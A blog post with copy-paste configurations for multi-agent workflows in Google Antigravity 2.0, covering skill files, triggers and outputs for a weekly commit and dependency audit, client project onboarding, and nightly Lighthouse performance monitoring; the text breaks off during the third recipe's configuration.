Antigravity 2.0 Subagent Recipes: How I Prompted Multi-Agent Workflows Day One

Table of Contents
How I Prompted Multi-Agent Workflows in Antigravity 2.0 on Day One #
What I Built—and What You're Walking Away With #
I spent my first day with Google Antigravity 2.0 doing what I always do: treating the announcement as a prompt to ship. By the end of that day, I had the standalone app orchestrating parallel subagents, the CLI (agy) running scheduled audits, and five complete recipes that have since saved me 90+ minutes each week. This post is my prompt library and orchestration blueprint—not a feature tour, not a forecast for six months from now.
As an AI Solutions Architect, I don't evaluate tools by their spec sheets. I evaluate them by how quickly I can direct them to deliver billable outcomes. When Google unveiled Antigravity 2.0 at I/O 2026 this week, I treated the release notes as a system prompt. I migrated three active client projects through the new Agent Manager, stress-tested the sandbox until I hit the documented limits, and distilled everything into the five recipes in this post.

I watched this shift happen in real-time. Where Antigravity v1 operated as a capable AI coding assistant inside a VS Code fork—competing for attention against established players like Cursor and Claude Code—the 2.0 release inverts the entire model. The Agent Manager becomes the primary interface: a standalone orchestration surface where I define outcomes, spawn specialized subagents, and let the system parallelize workstreams that previously consumed hours of my sequential attention.
This reframes my entire workflow. Instead of typing prompts into a chat window and waiting for responses, I now act as a subagent conductor—composing prompts that spawn parallel workers, each with their own system instructions and tool access, then consolidating their outputs into deliverables.
The five recipes in this post deliver concrete, billable outcomes:
| Recipe | Time Saved/Week | Business Outcome |
|---|---|---|
| Friday Audit | 2-3 hours | Automated release notes + dependency PRs |
| Client Onboarding | 4-6 hours | Instant project scaffolding from templates |
| Performance Hawk | 1-2 hours | Proactive Core Web Vitals monitoring |
| Research Brief | 3-4 hours | Deep research with sources in 20 minutes |
| Migration Day | 8-12 hours | Safe codebase migrations with rollback guards |
Each recipe ships as a complete, copy-pasteable configuration: the skill file, the system prompt, the trigger configuration, and the expected output format. You don't need to experiment. You deploy.
Cross-reference: If you're evaluating whether Antigravity 2.0 fits your stack at all, see my Google I/O 2026 builder action list for the decision framework. If you want the deeper comparison between all major AI coding assistants, I'll be publishing that pillar post later this month.
How I Use Antigravity 2.0 as an AI Solutions Architect #
Google's Antigravity 2.0 announcement at I/O 2026 marks a complete re-architecture from "AI-enhanced IDE" to "agent-first platform." Where v1 felt like a VS Code fork with Gemini bolted on, 2.0 inverts the model: the agent harness is the primary system, and the editor becomes one of several attachable surfaces.
I use this architecture to direct subagent workflows through prompts and blueprints rather than hand-writing multi-agent execution scripts. Here's how I orchestrate parallel workstreams:
The six architectural changes I configure for production work:
Standalone Desktop App — I use the purpose-built Agent Manager as my orchestration surface, not a repurposed code editor. The Manager view shows all my active agents, their assigned tasks, real-time progress, and artifact outputs. I spawn parallel subagents here without cluttering my coding context in Cursor.
Antigravity CLI (
agy) — A terminal-native interface written in Go that exposes every agent operation available in the GUI. I use this for my scheduled workflows and CI/CD integration. Google has published migration docs for users coming from the legacy Gemini CLI.Antigravity SDK — Programmatic access to the same agent harness. I use this when I need to embed agent capabilities into internal tools or self-host the system on my own infrastructure for compliance reasons.
Cross-Platform Terminal Sandboxing — Secure Mode provides genuine process isolation. I enable this for all client-work recipes; agents run in constrained containers with explicit filesystem, network, and syscall policies.
Credential Masking and Hardened Git Policies — Built-in
.gitignoreawareness with enforced secrets redaction. I configure Git policies (no-force-push guards, signed-commit requirements) and automatic credential scanning before any commit. See my hardening configuration below.Gemini 3.5 Flash as the Default Brain — Antigravity 2.0 ships with Gemini 3.5 Flash as the default model. According to Google's Terminal-Bench 2.1 results, it scores 76.2%, with 4× faster output tokens than frontier competitors and a 1 million token context window that can ingest entire medium codebases in a single pass.
| Spec | Gemini 3.5 Flash (Antigravity 2.0 Default) | Claude Sonnet 4.6 | GPT-5.5 Medium |
|---|---|---|---|
| Context Window | 1,048,576 tokens | 200K tokens | 256K tokens |
| Output Speed | ~4× frontier baseline | ~1× baseline | ~1.2× baseline |
| Terminal-Bench 2.1 | 76.2% | 74.1% | 71.8% |
| Tool Use (MCP Atlas) | 83.6% | 85.2% | 79.4% |
| Input Cost (per 1M) | $1.50 | $3.00 | $5.00 |
| Output Cost (per 1M) | $9.00 | $15.00 | $15.00 |
The pricing math directly impacts my subagent orchestration costs. When I'm running 5-10 parallel subagents—each making multiple tool calls and iterating on outputs—token efficiency becomes my primary cost driver. Based on Google's published pricing and my tracked usage, Antigravity 2.0 with Gemini 3.5 Flash runs 40-60% cheaper than equivalent workloads on Claude Code or Cursor with their default models.
My migration note: If you're currently using the legacy Gemini CLI, Google is actively nudging users toward agy (Antigravity CLI). The Gemini CLI will continue working through Q3 2026, but new features—especially subagent orchestration and scheduled tasks—are Antigravity-only. I completed my migration the day 2.0 launched.
Cross-reference: For the full I/O 2026 announcement context and 9 immediate actions to take this week, see my builder's action list from I/O day. This post assumes you've already decided Antigravity 2.0 belongs in your evaluation queue.
How I Direct Subagents: From Coding Assistant to Conductor #
The shift I had to make on Day One: stop typing prompts and start defining outcomes that spawn specialized workers. In my daily work with Cursor and Claude Code, I type instructions, wait for responses, review outputs, and iterate. I'm the loop controller. With Antigravity 2.0, I became a subagent conductor—defining compositions through skill files, letting the Agent Manager orchestrate the execution graph.
I now work in three modes, and I choose based on the work structure—not the tool:
| Mode | When I Use It | My Role | Time Profile |
|---|---|---|---|
| Editor Chat | Single-file tweaks, quick questions | Active participant | Real-time |
| Agent Mode | Multi-file changes with clear sequence | Loop controller | Supervised |
| Subagent Orchestration | Parallel workstreams, independent deliverables | Conductor/reviewer | Asynchronous |
A concrete example from my week: Preparing for a Friday client presentation. The old way:
- Draft talking points (30 min)
- Pull analytics from three dashboards (20 min)
- Update the slide deck with new numbers (45 min)
- Generate a one-pager summary (30 min)
- Total: ~2 hours of my sequential attention
The way I direct Antigravity 2.0 now:
# My orchestration prompt to the Agent Manager:
parallel_workstreams:
  analytics_agent:
    skill: data-extraction
    sources: [Stripe, Mixpanel, GA4]
    output: q2-metrics.json

  design_agent:
    skill: deck-refresh
    inputs: [brand-colors, latest-screenshots]
    output: updated-deck.pptx

  writing_agent:
    skill: talking-points
    source: project-notion-page
    output: talking-points.md

  summary_agent:
    skill: one-pager
    depends_on: [analytics_agent, writing_agent]
    output: executive-summary.pdf
Each subagent works in parallel on its specialty. I review the consolidated artifact 20 minutes later, make adjustments, and ship. The 2-hour task becomes a 25-minute review session.
What enables this: The Orchestration Layer analyzes my skill file's dependency graph, spawns subagents in parallel where possible, sequences where necessary, and surfaces consolidated artifacts when complete. I don't write execution scripts—I write declarative skill configurations that describe outcomes and constraints.
| Mode | Best For | Your Role | Time Characteristic |
|---|---|---|---|
| Editor Chat | Quick questions, single-file edits | Active participant | Real-time |
| Agent Mode | Multi-step tasks with review points | Loop controller | Supervised |
| Subagent Orchestration | Parallel workstreams, independent deliverables | Conductor/reviewer | Asynchronous |
The recipes below all use subagent orchestration. Each recipe defines multiple specialized workers that handle different aspects of a complex task. This is where Antigravity 2.0 genuinely differentiates from Cursor and Claude Code—neither has built-in parallel subagent spawning with automated consolidation.
But there's a tradeoff: subagent orchestration adds overhead. For simple tasks that take under 10 minutes, the setup and consolidation time may not justify the parallelization. The recipes in this post target tasks that take 30+ minutes of sequential work—that's the threshold where the conductor model shines.
My Recipe Pattern for Antigravity 2.0 #
I don't ship vague suggestions or "ideas to explore." Every recipe I include below is a skill file I run in production—copy-pasteable configurations that I deploy through the Antigravity CLI (agy). Each includes the trigger configuration, complete skill definition, system prompt blueprint, allowed tools list, expected output format, and my actual time-saved estimates.
The seven components I specify for every subagent recipe:
| Component | Purpose | Where I Define It |
|---|---|---|
| Outcome | One-line business value this produces | Recipe header |
| Trigger | CLI command, IDE shortcut, or scheduled cron | Skill frontmatter |
| Skill File | The .md file Antigravity loads |
Full file reproduced below |
| System Prompt | Persona and instruction set for the subagent | Inside skill file |
| Tools Allowed | MCP servers and native tools this subagent can invoke | YAML frontmatter list |
| Expected Output | What I review when the subagent completes | Description + terminal example |
| Time Saved | Hours/week I actually reclaim | My tracked estimate |
Why this format matters: Subagents in Antigravity 2.0 are configured through skills—markdown files that define the agent's behavior, available tools, and output expectations. Unlike Claude Code's skills (which lean toward terminal scripting) or Cursor's rules (which focus on in-editor behavior), Antigravity skills are full subagent specifications that can include orchestration logic.
A typical skill file has three sections:
- Frontmatter — Tools allowed, model preferences, trigger bindings
- System Prompt — The persona, goals, and constraints for the subagent
- Output Schema — Expected structure for the deliverable
The trigger determines when the skill activates. Antigravity 2.0 supports four trigger types:
- CLI invocation —
agy run friday-audit --repo ./my-project - IDE command palette — Cmd+Shift+P → "Run Friday Audit Subagent"
- Scheduled task — Cron expression in the skill frontmatter
- Event-driven — Webhook, file change, or Git event
All five recipes below include at least the CLI trigger. Recipes 1 and 3 also include scheduled configurations for the common automation use case.
Tools are the superpower—and the risk. Each subagent gets an explicit allowlist of tools it can invoke:
- Native tools —
file_read,file_write,terminal_exec,browser_navigate,git_commit,github_pr_create - MCP servers — Any configured Model Context Protocol server (Notion, Linear, Stripe, etc.)
The recipes below follow the principle of least privilege—each subagent gets only the tools it strictly needs. The Friday Audit subagent doesn't get browser access. The Research Brief subagent doesn't get git commit permissions.
Expected output formats vary by recipe type:
- Artifact reports — Markdown summaries with embedded screenshots/recordings (Performance Hawk)
- Pull requests — GitHub PRs with structured descriptions (Friday Audit)
- Structured data — JSON or YAML for downstream processing (Research Brief)
- Notifications — Slack/Discord messages with condensed status (Client Onboarding)
Now let's get to the actual recipes. Each one is tested, deployed in production on my own projects, and ready for you to adapt to your stack.
Recipe 1: My "Friday Audit" Subagent #
Outcome: Every Friday at 4 PM, my agent audits the week's commits, generates a release-notes draft, opens 3 PRs for the dependency upgrades I've been ignoring, and posts a summary to my Slack.
Time saved: 2.5 hours/week of manual git archaeology, changelog writing, and dependency review.
Why I built this: I had a "Friday afternoon cleanup" ritual that never happened. My PR queue grew. Dependencies got stale. Changelogs were written retroactively when a client complained. This subagent automates the ritual, turning a weekly guilt trip into a weekly deliverable I can actually review.
Trigger #
# One-time manual run
agy run friday-audit --repo ~/projects/client-dashboard

# Scheduled (automatic every Friday at 4 PM UTC)
# Add to ~/.antigravity/crontab:
0 16 * * 5 agy run friday-audit --repo ~/projects/client-dashboard --notify slack
Skill File #
Create ~/.antigravity/skills/friday-audit.md:
---
name: Friday Audit Subagent
triggers:
  - command: friday-audit
  - schedule: "0 16 * * 5"  # Every Friday 4 PM
tools_allowed:
  - git_log
  - git_diff
  - github_pr_list
  - github_pr_create
  - npm_outdated
  - pip_outdated
  - file_read
  - file_write
  - slack_post
model: gemini-3.5-flash
temperature: 0.3  # Lower for consistent formatting
---

## System Prompt

You are the Friday Audit Subagent. Your job is to close out the development week with three clean deliverables:

1. **Release Notes Draft** — A markdown summary of all commits since the last tag
2. **Dependency Upgrade PRs** — Up to 3 PRs for outdated packages (prioritize security patches, then minor, then major)
3. **Weekly Summary** — A Slack message with key stats and links

### Phase 1: Commit Archaeology (10 min)

- Find the most recent git tag (`git describe --tags --abbrev=0`)
- Get all commits since that tag: `git log [tag]..HEAD --oneline --no-merges`
- Categorize commits: Features, Fixes, Chores, Docs, Breaking
- Identify any commits referencing issues (parse #123 patterns)

### Phase 2: Release Notes Generation (15 min)

Read the existing `CHANGELOG.md` or `.github/release.yml` to understand the format. Generate a new section following that format. Include:

- Summary statistics (commits by category)
- Breaking changes section (if any)
- Migration notes for any breaking changes
- Contributors list (from commit authors)

Write the draft to `.agent-output/release-notes-draft.md`.

### Phase 3: Dependency Audit (20 min)

Check for outdated dependencies using the appropriate tool for the project type:
- Node projects: `npm outdated --json`
- Python projects: `pip list --outdated --format=json`
- Rust projects: `cargo outdated --format json`

Prioritization rules:
1. Security vulnerabilities (check against known CVEs)
2. Minor version bumps with good test coverage
3. Major versions with clear migration guides

For the top 3 priorities:
- Create a branch: `deps/update-[package-name]`
- Update the version in package.json/requirements.txt/Cargo.toml
- Run tests: `npm test` / `pytest` / `cargo test`
- If tests pass: commit and open PR with detailed description
- If tests fail: document the failure in `.agent-output/dependency-failures.md`

### Phase 4: Weekly Summary (5 min)

Post to Slack with this structure:
📊 Weekly Development Report
📦 Release Notes: [link to draft]
🔀 Opened PRs: [list with links]
📈 This Week: [X commits, Y PRs merged, Z issues closed]
⏭️ Next Week: [any open issues marked "next-week"]
Action needed: Review the [dependency PRs] before Monday.
### Error Handling

- If git commands fail: Post "⚠️ Git audit failed for [repo]" to Slack with error details
- If tests fail on dependency update: Document but don't block other updates
- If Slack post fails: Save summary to `.agent-output/weekly-summary-[date].md`

### Output Artifacts

- `.agent-output/release-notes-draft.md`
- `.agent-output/dependency-failures.md` (if any)
- Up to 3 GitHub PRs for dependency updates
- Slack notification with summary

## Output Schema

```json
{
  "audit_completed": true,
  "commits_analyzed": number,
  "release_notes_path": "string",
  "dependency_prs_opened": number,
  "dependencies_failed": number,
  "slack_posted": boolean,
  "duration_minutes": number
}
### Configuration

**Required environment variables:**

```bash
export GITHUB_TOKEN=ghp_xxxxxxxxxxxx  # For PR creation
export SLACK_WEBHOOK_URL=https://hooks.slack.com/services/xxx/yyy/zzz
Project-level config (add to ~/.antigravity/config.yaml):
friday_audit:
  default_repo: ~/projects/client-dashboard
  slack_channel: "#dev-updates"
  max_dependency_prs: 3
  include_chores_in_notes: false  # Set true for internal team notes
Expected Output #
When successful, you'll see:
- Terminal output:
🤖 Friday Audit Subagent initialized
📊 Analyzing 47 commits since v2.3.0...
📝 Release notes draft written to .agent-output/release-notes-draft.md
📦 Checking 127 dependencies...
✅ Opened PR #234: Update lodash 4.17.20 → 4.17.21
✅ Opened PR #235: Update axios 1.6.0 → 1.7.2
⚠️ Skipped react 18.2.0 → 19.0.0 (major, test failures documented)
📢 Posted to #dev-updates
✨ Audit complete in 42 minutes
The release notes draft (markdown format matching your project's changelog style)
Dependency update PRs with structured descriptions including:
- Change summary with links to changelogs
- Test results (pass/fail with output)
- Migration notes for major versions
Slack summary with the week's stats and action items
When tests fail on a dependency:
The subagent documents the failure but continues with other updates. You'll get a PR for the working updates and a failure report for manual review:
.agent-output/dependency-failures.md

## Failed Dependency Updates

### react 18.2.0 → 19.0.0
- **Reason:** Test failures in `src/components/Button.test.tsx`
- **Error:** `Warning: ReactDOM.render is no longer supported...`
- **Recommendation:** Migrate to createRoot API before upgrading
- **Files to review:** `src/index.tsx`, `src/components/*.test.tsx`
Variations #
For multiple repos: Create a meta-audit skill that spawns Friday Audit subagents in parallel across all your active projects, then consolidates the results into a single summary.
For different notification channels: Replace slack_post with discord_post, teams_post, or email_send in the tools allowlist.
For different package managers: Add cargo_outdated, gem_outdated, or composer_outdated to the tools list as needed.
Recipe 2: My "Client Onboarding" Subagent #
Outcome: When a new client lead lands (via form submission, email, or manual trigger), my subagent automatically spins a fresh repo from my project template, scaffolds a brand kit, fills client-specific fields from my intake Notion page, and posts a kickoff Loom script draft to my project Slack channel.
Time saved: 4-6 hours of manual project setup, file copying, and kickoff preparation per new client.
Why I built this: The gap between "client signed" and "first deliverable shipped" is where my projects used to lose momentum. Every hour I spent on scaffolding was an hour not spent on billable work. This subagent compresses my setup phase from a half-day to 20 minutes of review.
Trigger #
# Manual trigger for a new client
agy run client-onboarding \
  --client-name "Acme Corp" \
  --client-notion-page https://notion.so/xyz \
  --project-type "marketing-site"

# Automated (webhook from your CRM/form tool)
# Configure in ~/.antigravity/webhooks.yaml:
webhooks:
  - path: /onboarding/new-client
    skill: client-onboarding
    auth: bearer_token
Skill File #
Create ~/.antigravity/skills/client-onboarding.md:
---
name: Client Onboarding Subagent
triggers:
  - command: client-onboarding
  - webhook: /onboarding/new-client
tools_allowed:
  - notion_page_read
  - notion_database_query
  - github_repo_create
  - github_repo_template_use
  - file_read
  - file_write
  - file_copy
  - template_render
  - slack_post
  - slack_channel_create
  - browser_navigate
  - screenshot_capture
model: gemini-3.5-flash
temperature: 0.4
---

## System Prompt

You are the Client Onboarding Subagent. Your mission: transform a raw client lead into a fully-scaffolded project workspace in under 30 minutes. You orchestrate three parallel workstreams that run independently, then consolidate into a kickoff package.

### Workstream A: Repository Scaffold (parallel)

**Goal:** Create the project repository from template with all client-specific configuration.

1. Read the client intake page from Notion (provided in trigger)
2. Extract key fields:
   - Client legal name
   - Project type (marketing-site, web-app, e-commerce, etc.)
   - Brand colors (hex codes if provided)
   - Logo files (download URLs)
   - Deadline
   - Budget tier (affects template selection)

3. Select the appropriate GitHub template based on project type:
   - marketing-site → `template-marketing-site-nextjs`
   - web-app → `template-web-app-fullstack`
   - e-commerce → `template-shopify-headless`

4. Create new repo: `{client-slug}-{project-type}-{yyyy}`
5. Apply template and substitute variables:
   - `{{CLIENT_NAME}}` → extracted legal name
   - `{{PROJECT_SLUG}}` → kebab-case client name
   - `{{PRIMARY_COLOR}}` → extracted brand color or default
   - `{{DEADLINE}}` → ISO format deadline

6. Initialize README with project specifics
7. Create initial issues from template backlog

### Workstream B: Brand Kit Assembly (parallel)

**Goal:** Download, organize, and document all brand assets.

1. Download logo files from Notion attachments
2. Use browser to capture screenshots of:
   - Client's existing website (if any)
   - 2-3 competitor websites they mentioned
   - Any reference sites they linked

3. Create `brand-kit/` directory with:
brand-kit/
├── logos/
│ ├── primary-logo.svg
│ ├── white-variant.png
│ └── favicon.ico
├── colors.md
├── typography.md
├── screenshots/
│ ├── current-site-home.png
│ ├── competitor-1.png
│ └── competitor-2.png
└── voice-and-tone.md
4. Auto-generate `colors.md` from extracted values or logo color sampling
5. Draft `voice-and-tone.md` from Notion project description (infer formality level)

### Workstream C: Kickoff Content (parallel)

**Goal:** Prepare the first client-facing deliverables.

1. Draft project timeline based on deadline (working backward):
- Design approval: 1 week before deadline
- Development complete: 3 days before deadline
- QA/revisions: remaining days

2. Generate Loom video script for kickoff:
- Introduction acknowledging their specific needs
- Walkthrough of the approach
- Timeline review
- Next steps with clear action items

3. Create Notion project hub page with:
- Embedded Figma link placeholder
- GitHub repo link
- Timeline view
- Meeting notes template

4. Draft welcome email with:
- Link to kickoff Loom (placeholder)
- Link to Notion hub
- First task assignment (typically: fill brand questionnaire)

### Consolidation Phase

After all three workstreams complete:

1. Create dedicated Slack channel: `#proj-{client-slug}`
2. Post consolidated kickoff summary:
🚀 New Project: {{CLIENT_NAME}}
📁 Repo: https://github.com/[org]/[repo]
📋 Notion Hub: [link]
🎨 Brand Kit: [link to folder]
📅 Timeline: [dates]
🎥 Kickoff Loom Script: [link]
Action items:
• [ ] Record kickoff Loom using script
• [ ] Send welcome email
• [ ] Schedule design kickoff call
### Error Handling

- Notion page inaccessible: Post error to `#onboarding-issues` with page URL
- Template not found: Use base template + manual configuration note
- Logo download fails: Use placeholder + flag for manual follow-up
- GitHub auth fails: Save all prepared files locally, alert for manual push

### Output Artifacts

- GitHub repository (from template, configured)
- Brand kit directory with assets and documentation
- Notion project hub page
- Loom video script (markdown)
- Welcome email draft
- Slack channel with consolidated summary

## Output Schema

```json
{
  "onboarding_completed": true,
  "client_name": "string",
  "repo_url": "string",
  "notion_hub_url": "string",
  "brand_kit_path": "string",
  "slack_channel": "string",
  "timeline": {
    "kickoff": "ISO-date",
    "design_approval": "ISO-date",
    "development_complete": "ISO-date",
    "launch": "ISO-date"
  },
  "manual_follow_ups": ["string"],
  "duration_minutes": number
}
### Configuration

**Required environment variables:**

```bash
export NOTION_TOKEN=secret_xxxxxxxxxxxx
export NOTION_INTAKE_DATABASE_ID=abcd1234
export GITHUB_TOKEN=ghp_xxxxxxxxxxxx
export SLACK_BOT_TOKEN=xoxb-xxxxxxxxxxxx
export GITHUB_ORG=your-agency-name
Template configuration (in ~/.antigravity/templates.yaml):
templates:
  marketing-site:
    repo: your-org/template-marketing-site-nextjs
    branch: main
    description: "Next.js marketing site with Tailwind, Framer Motion, shadcn/ui"
  web-app:
    repo: your-org/template-web-app-fullstack
    branch: main
    description: "Full-stack Next.js app with auth, database, API routes"
  e-commerce:
    repo: your-org/template-shopify-headless
    branch: main
    description: "Shopify headless storefront with Next.js Commerce"
Expected Output #
Successful run produces:
🤖 Client Onboarding Subagent initialized
📋 Reading Notion page: "Acme Corp Website Redesign"
   └─ Found: Project type=marketing-site, Deadline=2026-08-15
🔄 Spawning 3 parallel workstreams...

📁 Workstream A: Repository Scaffold
   ├─ Creating repo: acme-corp-marketing-site-2026
   ├─ Applying template: template-marketing-site-nextjs
   ├─ Substituting 12 template variables
   ├─ Initializing README and project docs
   └─ ✅ Complete: https://github.com/your-org/acme-corp-marketing-site-2026

🎨 Workstream B: Brand Kit Assembly
   ├─ Downloading logo assets from Notion
   ├─ Capturing screenshots: current site + 2 competitors
   ├─ Generating color documentation
   ├─ Drafting voice-and-tone guide
   └─ ✅ Complete: brand-kit/ directory ready

✍️ Workstream C: Kickoff Content
   ├─ Generating timeline (89 days to deadline)
   ├─ Drafting Loom script (4 min read time)
   ├─ Creating Notion project hub
   └─ ✅ Complete: All kickoff materials ready

🔄 Consolidating outputs...
📢 Creating Slack channel: #proj-acme-corp
📢 Posting kickoff summary

✨ Onboarding complete in 28 minutes

📝 Manual follow-ups required:
   • Record kickoff Loom using generated script
   • Verify logo files downloaded correctly
The deliverables you receive:
- Repository — Fully configured from template with client name, colors, and timeline baked in
- Brand kit — Organized folder with logos, extracted colors, typography notes, and competitor screenshots
- Notion hub — Project-specific page with timeline, embedded resources, and meeting templates
- Loom script — 4-5 minute script personalized to this client's specific project description
- Welcome email — Ready to send with appropriate tone and next steps
Adaptations #
For different project types: Add new templates to templates.yaml and reference them by key.
For different CRMs: Replace notion_page_read with airtable_record_read, hubspot_deal_read, or your CRM's MCP server.
For different notification channels: Swap slack_channel_create for discord_category_create or teams_channel_create as appropriate.
Recipe 3: My "Performance Hawk" Subagent #
Outcome: Every night at 2 AM, my subagent runs Lighthouse audits on every client production site, compares results against my established Core Web Vital thresholds, and opens GitHub issues only when a metric crosses the failure line. No noise, no 200-issue backlog—just actionable alerts when performance actually degrades.
Time saved: 1.5 hours/week of manual Lighthouse runs, spreadsheet tracking, and false-positive triage.
Why I built this: I used to either skip performance monitoring (relying on quarterly audits) or drown in automated alerts that cried wolf. My Performance Hawk strikes the balance: silent when healthy, loud when broken. It tracks LCP, INP, CLS, TTFB, and total blocking time across my entire client portfolio.
Trigger #
# Manual run against all tracked sites
agy run performance-hawk

# Check single site
agy run performance-hawk --site client-acme-com

# Scheduled (automatic nightly)
# Add to ~/.antigravity/crontab:
0 2 * * * agy run performance-hawk --mode nightly
Skill File #
Create ~/.antigravity/skills/performance-hawk.md:
---
name: Performance Hawk Subagent
triggers:
  - command: performance-hawk
tools_allowed:
  - lighthouse_run
  - lighthouse_compare
  - file_read
  - file_write
  - github_issue_create
  - github_issue_search
  - github_pr_create
  - slack_post
  - history_read
  - history_write
model: gemini-3.5-flash
temperature: 0.2
---

## System Prompt

You are the Performance Hawk Subagent. Your purpose: silently monitor web performance across all client sites and escalate only when metrics cross critical thresholds. You never cry wolf.

### Phase 1: Site Discovery (5 min)

Read the site registry from `~/.antigravity/data/monitored-sites.json`:

```json
{
  "sites": [
    {
      "name": "Acme Corp Marketing",
      "url": "https://acme-corp.com",
      "repo": "acme-corp/acme-site",
      "thresholds": {
        "LCP": 2500,
        "INP": 200,
        "CLS": 0.1,
        "TTFB": 800
      },
      "routes": ["/", "/products", "/about"],
      "notify": ["#perf-alerts", "@william"]
    }
  ]
}
For each site, verify the site is reachable before auditing.
Phase 2: Lighthouse Audit (parallel per site) #
For each site and each route:
Run Lighthouse with these settings:
- Form factor: Desktop and Mobile (separate runs)
- Throttling: Simulated 4G
- Categories: Performance, Accessibility, Best Practices, SEO
- Runs: 3 (median result)
Extract key metrics:
- LCP (Largest Contentful Paint)
- INP (Interaction to Next Paint)
- CLS (Cumulative Layout Shift)
- TTFB (Time to First Byte)
- TBT (Total Blocking Time)
- Speed Index
- Performance Score
Compare against:
- Site-specific thresholds (from registry)
- Previous run results (from history)
- Industry benchmarks (optional flag)
Phase 3: Issue Decision Logic #
For each metric crossing thresholds:
CRITICAL (open immediate issue):
- LCP > threshold AND degraded >20% from last run
- INP > threshold AND degraded >30% from last run
- CLS > threshold on primary conversion page
- Performance score dropped >15 points
WARNING (add to weekly digest):
- Any metric >threshold but stable (not degraded)
- Metric approaching threshold within 10%
- Accessibility score drop (always track, lower priority)
SILENT (log only):
- Metrics within thresholds
- Metrics improved from last run
Phase 4: Issue Creation #
For CRITICAL findings, create a GitHub issue with this structure:
## 🚨 Performance Regression Detected

**Site:** {{site.name}} ({{url}})
**Route:** {{route}}
**Detected:** {{timestamp}}
**Severity:** Critical

### Metrics
| Metric | Previous | Current | Threshold | Status |
|--------|----------|---------|-----------|--------|
| LCP | {{prev}} | {{curr}} | {{thresh}} | ❌ FAIL |
| INP | {{prev}} | {{curr}} | {{thresh}} | ✅ OK |
| CLS | {{prev}} | {{curr}} | {{thresh}} | ✅ OK |

### Likely Causes
- [ ] New large image without optimization
- [ ] Added render-blocking script
- [ ] Third-party script added
- [ ] Font loading changed
- [ ] API response degraded

### Investigation Steps
1. Check recent deployments
2. Review Chrome DevTools Performance trace
3. Analyze WebPageTest filmstrip
4. Check RUM data (if available)

### Action Required
@assignee to investigate within 24 hours.

---
*Generated by Performance Hawk Subagent*
*Full report: {{report_url}}*
Label the issue: performance, automated, {{severity}}
Phase 5: Weekly Digest #
Every Monday morning, post a summary to #performance-summary:
📊 *Weekly Performance Digest*

✅ *All Good:* {{count}} sites healthy
⚠️ *Warnings:* {{count}} sites with tracked issues
🚨 *Critical:* {{count}} sites need immediate attention

*Top Movers (improved):*
• {{site}}: +{{points}} performance score
• {{site}}: LCP improved {{ms}}ms

*Top Movers (degraded):*
• {{site}}: INP degraded {{ms}}ms → tracked in #{{issue}}
• {{site}}: CLS increased {{amount}} → tracked in #{{issue}}

*Recommendations:*
• {{count}} sites should enable image optimization
• {{count}} sites have unused JavaScript to prune
History Management #
Store results in ~/.antigravity/data/performance-history/:
{
  "site": "acme-corp-com",
  "timestamp": "2026-05-20T02:00:00Z",
  "url": "https://acme-corp.com",
  "device": "mobile",
  "metrics": {
    "lcp": {"value": 2100, "unit": "ms", "score": 95},
    "inp": {"value": 180, "unit": "ms", "score": 90},
    "cls": {"value": 0.05, "unit": "", "score": 98}
  },
  "performance_score": 94
}
Maintain 90 days of history for trend analysis.
Error Handling #
- Site unreachable: Log error, skip site, include in digest as "⚠️ Unreachable"
- Lighthouse timeout: Retry once, then skip with note
- GitHub API rate limit: Queue issues for next run, alert via Slack
Output Schema #
{
  "audit_completed": true,
  "sites_checked": number,
  "routes_audited": number,
  "critical_issues": number,
  "warning_items": number,
  "issues_opened": ["repo#number"],
  "duration_minutes": number,
  "sites_unreachable": ["string"]
}
### Configuration

**Site registry** (`~/.antigravity/data/monitored-sites.json`):

```json
{
  "sites": [
    {
